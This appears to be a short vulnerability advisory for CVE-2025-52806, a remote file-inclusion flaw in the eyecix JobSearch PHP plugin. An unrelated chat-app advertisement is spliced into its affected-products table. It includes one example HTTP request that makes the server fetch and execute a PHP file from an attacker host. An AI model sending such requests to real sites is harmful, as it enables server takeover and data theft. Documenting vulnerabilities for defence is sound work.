
Overview
The CVE-2025-52806 is a significant vulnerability that affects eyecix JobSearch, a widely used job search engine. This vulnerability arises due to an improper control of filename for Include/Require Statement in the PHP program. If exploited, it can lead to substantial system compromise and data leakage, posing a serious threat to the integrity and confidentiality of the user’s data.
Vulnerability Summary
CVE ID: CVE-2025-52806
Severity: High (7.5 CVSS score)
Attack Vector: Network
Privileges Required: Low
User Interaction: None
Impact: System compromise or data leakage
Affected Products
 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.

Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
JobSearch | n/a through 2.9.0
How the Exploit Works
The exploit works by leveraging the improper handling of Include/Require statements in the PHP program of eyecix JobSearch. An attacker can remotely include a file from a malicious server, which can then be executed in the server context. This exploit is often used to inject malicious code and compromise the system, potentially leading to data leakage.
Conceptual Example Code
Here’s a conceptual example of how this vulnerability might be exploited:
GET /jobsearch.php?file=http://malicious.com/malicious_file.php HTTP/1.1
Host: target.example.com
In the above example, the attacker is trying to include a malicious file (`malicious_file.php`) from a remote server (`malicious.com`). If the server fails to properly validate the `file` parameter, it might include and execute the malicious file.
